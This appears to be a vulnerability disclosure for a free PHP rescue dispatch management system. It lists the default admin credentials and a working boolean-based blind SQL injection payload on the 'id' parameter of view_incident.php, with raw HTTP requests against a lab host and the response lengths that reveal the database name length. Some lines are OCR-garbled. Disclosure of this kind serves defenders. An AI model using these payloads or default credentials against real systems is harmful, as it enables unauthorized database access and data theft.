

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15296/rescue-dispatch-managementsystem-phpoop-free-source-code.html

Vulnerability File: /rdms/admin/incidents/view\_incident.php?id=

Vulnerability location: /rdms/admin/incidents/view\_incident.php?id=,id

[+] Payload: /rdms/admin/incidents/view\_incident.php? id=4%27%20and%20length(database())%20=7--+ // Leak place ---> id

Current database name: rdms\_db,length is 7

```
GET /rdms/admin/incidents/view_incident.php?id=4%27%20and%20length(database())%20=7-
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q


Connection: close



## When length (database ()) = 6, Content-Length: 860

```
GET
/rdms/admin/incidents/view_incident.php?id=4%27%20and%201
ength(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```





Type Name Description Status

Warning: Undefined variable \$status in C:\xampp\htdocs\rdms\admin\incidents\view\_incident.php on line 26 Inactive

Close

## When length (database ()) = 7, Content-Length: 749

```
GET
/rdms/admin/incidents/view_incident.php?id=4%27%20and%201
ength(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```

